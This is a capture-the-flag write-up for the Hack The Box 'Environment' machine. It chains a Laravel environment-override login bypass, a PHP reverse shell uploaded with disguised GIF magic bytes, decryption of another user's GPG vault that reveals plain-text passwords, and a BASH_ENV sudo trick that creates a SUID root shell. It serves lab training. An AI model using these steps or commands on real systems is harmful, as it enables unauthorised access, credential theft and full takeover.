Description
Environment is a medium Hack The Box machine that features:
- Laravel web application exposing source code in debug mode
- Changing of Laravel environment variable allows Authentication Bypass
- Insecure File Upload allows Remote Command Execution
- Access to GPG encrypted file and key-chain by web-running user reveals credentials of machine’s user
- Privilege Escalation via a misconfigured SUDO policy
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.26.20.
$ ping -c 3 10.129.26.20
PING 10.129.26.20 (10.129.26.20) 56(84) bytes of data.
64 bytes from 10.129.26.20: icmp_seq=1 ttl=63 time=47.1 ms
64 bytes from 10.129.26.20: icmp_seq=2 ttl=63 time=47.2 ms
64 bytes from 10.129.26.20: icmp_seq=3 ttl=63 time=47.4 ms

--- 10.129.26.20 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 47.075/47.217/47.379/0.124 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.26.20 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.26.20
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.26.20 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.26.20
Host is up (0.053s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 5c:02:33:95:ef:44:e2:80:cd:3a:96:02:23:f1:92:64 (ECDSA)
|_  256 1f:3d:c2:19:55:28:a1:77:59:51:48:10:c4:4b:74:ab (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Did not follow redirect to http://environment.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.91 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the environment.htb domain to the /etc/hosts file.
$ echo '10.129.26.20 environment.htb' | sudo tee -a /etc/hosts
We find a website about preserving the Earth’s climate. We can join to a mailing list by entering an email address.
 In the footer of the page we find that the “Production” website is running, v1.1. By enumerating the website, we find many directories.
$ gobuster dir -u 'http://environment.htb' -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://environment.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/build                (Status: 301) [Size: 169] [--> http://environment.htb/build/]
/favicon.ico          (Status: 200) [Size: 0]
/index.php            (Status: 200) [Size: 4602]
/login                (Status: 200) [Size: 2391]
/logout               (Status: 302) [Size: 358] [--> http://environment.htb/login]
/mailing              (Status: 405) [Size: 244854]
/robots.txt           (Status: 200) [Size: 24]
/storage              (Status: 301) [Size: 169] [--> http://environment.htb/storage/]
/up                   (Status: 200) [Size: 2127]
/upload               (Status: 405) [Size: 244852]
/vendor               (Status: 301) [Size: 169] [--> http://environment.htb/vendor/]
Progress: 4734 / 4735 (99.98%)
===============================================================
Finished
===============================================================
One of the endpoints, /upload returns an error web page, Method Not Allowed. It shows that the server is using PHP 8.2.28 and the Laravel Framework 11.30.0. This web page is only shown if the debug mode is activated internally.
 Laravel in versions previously to 11.31.0 is vulnerable allowing to environment manipulation via query string, CVE-2024-52301. When the
 register_argc_argv PHP directive is set to on , and users call any URL with a special crafted query string, they are able to change the environment used by the framework when handling the request.

So if we specify the query parameter as ?--env=<NAME_OF_ENVIRONMENT> in the main page we get the footer of the page changed. For example, with ?--env=development.
Exploitation
In the previous enumeration we find a endpoint to login, /login. We may login to the Marketing Management Portal.
 We do not have credentials, so we receive back the
 Invalid credentials error. By intercepting the login request with a proxy we find that four parameters are sent to the server: _token=<TOKEN>&email=a%40a.com&password=a&remember=False. As we saw previously the debug mode of Laravel is activated so if we are able to trigger an error in the website, we may reveal part of the source code of the page. We are going to intercept again the request but this time we will change the False value of the remember parameter to an invalid value, such as Falsee.
 We receive an
 Interval Server Error response. The source code reveals that the PHP variable $keep_loggedin is filled with the contents of the remember parameter, but only if the value is True or False. If else, the variable is not declared and the query in line 75 does not work and triggers an exception. After that code we find that if the environment of the Laravel server is preprod the user is logged directly to the dashboard ignoring the entered credentials.
As we know that the server is vulnerable we are going to resend the request but this time changing the environment variable to preprod in all of the requests to the server (for example: /login?--env=preprod). We get a redirect to the dashboard in the /management/dashboard endpoint.
 We have a list of users that entered their emails in the previous form. If we modify the environment value also in the dashboard, we have a new option in the left menu,
 PHP Info. Moving to PHP Info page two things are revealed: that the register_argc_argv directive is set to On and the secret key APP_KEY used in Laravel application that will allows use decrypt the cookies. Moving to the Profile option we find that we are able to update the user’s profile picture.
 We are not able to upload
 .php file to spawn a reverse shell. We can only upload image files such as .png, .jpg or .gif. The file check is done by checking the file extension and by checking the contents of the file. We are able to bypass the restrictions and upload a PHP reverse shell by appending at the beginning of the file the magic bytes of the .gif file extension, GIF87a and the .php. extension. The web server does not have blacklisted the .php. extension and the file uploaded removes the ending dot resulting in a .php file uploaded.
 In the response we find that the file is uploaded to the
 /storage/files/ directory.
 We can now start the listening port and we can execute the
 .php file to trigger the reverse shell.
$ nc -nvlp 1234
$ curl http://environment.htb/storage/files/php-reverse-shell.php
We receive the reverse shell as the www-data user. We upgrade the shell
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.22] from (UNKNOWN) [10.129.26.20] 45590
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64 GNU/Linux
 09:13:35 up  3:04,  0 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
www-data@environment:/$ stty rows 48 columns 156
www-data@environment:/$ export TERM=xterm
www-data@environment:/$ export SHELL=bash
Post-Exploitation
As other users in the system we find root and hish.
www-data@environment:/$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
hish:x:1000:1000:hish,,,:/home/hish:/bin/bash
We find that we have full access to the files of hish user.
ww-data@environment:/$ ls -a /home/hish/
.  ..  .bash_history  .bash_logout  .bashrc  .gnupg  .local  .profile  backup  user.txt
In the /home/hish/backup we find a GPG encrypted file, /home/hish/backup/keyvault.gpg. We have access to the keychain of hish in the /home/hish/.gnupg/ directory. So we copy the keychain to a temporal directory and we decrypt the file with the gpg tool and specifying the location of the home directory of GPG with the --homedir option.
www-data@environment:/$ cp -r /home/hish/.gnupg/ /tmp/keychain
www-data@environment:/$ gpg --homedir /tmp/keychain -d /home/hish/backup/keyvault.gpg
gpg: WARNING: unsafe permissions on homedir '/tmp/keychain'
gpg: encrypted with 2048-bit RSA key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"
PAYPAL.COM -> Ihaves0meMon$yhere123
ENVIRONMENT.HTB -> marineSPm@ster!!
FACEBOOK.COM -> summerSunnyB3ACH!!
We find what it looks as password, for the Linux system, marineSPm@ster!!. We can login using the SSH protocol and the hish account.
$ ssh hish@environment.htb
hish@environment.htb's password:
...
hish@environment:~$ id
uid=1000(hish) gid=1000(hish) groups=1000(hish),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),110(bluetooth)
We find that we can only run one command as root user, the Bash script /usr/bin/systeminfo. We also find that the BASH_ENV variable from the running user is preserved when the script as root is executed. BASH_ENV is an environment variable that can be used to specify the path to a Bash startup script that is executed every time a shell is created. So we can create a malicious script that will create a Bash SUID binary and then specify it in the variable.
hish@environment:~$ echo -e '#!/bin/bash\ncp /bin/bash /tmp/bash-suid;chmod u+s /tmp/bash-suid' > /tmp/malicious.sh
hish@environment:~$ sudo BASH_ENV=/tmp/malicious.sh systeminfo

### Displaying kernel ring buffer logs (dmesg) ###
...
We finally can spawn the root shell.
hish@environment:~$ /tmp/bash-suid -p
bash-suid-5.2# id
uid=1000(hish) gid=1000(hish) euid=0(root) groups=1000(hish),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),110(bluetooth)
Flags
In the root shell we can retrieve the user and root flags.
bash-suid-5.2# cat /home/hish/user.txt
<REDACTED>
bash-suid-5.2# cat /root/root.txt
<REDACTED>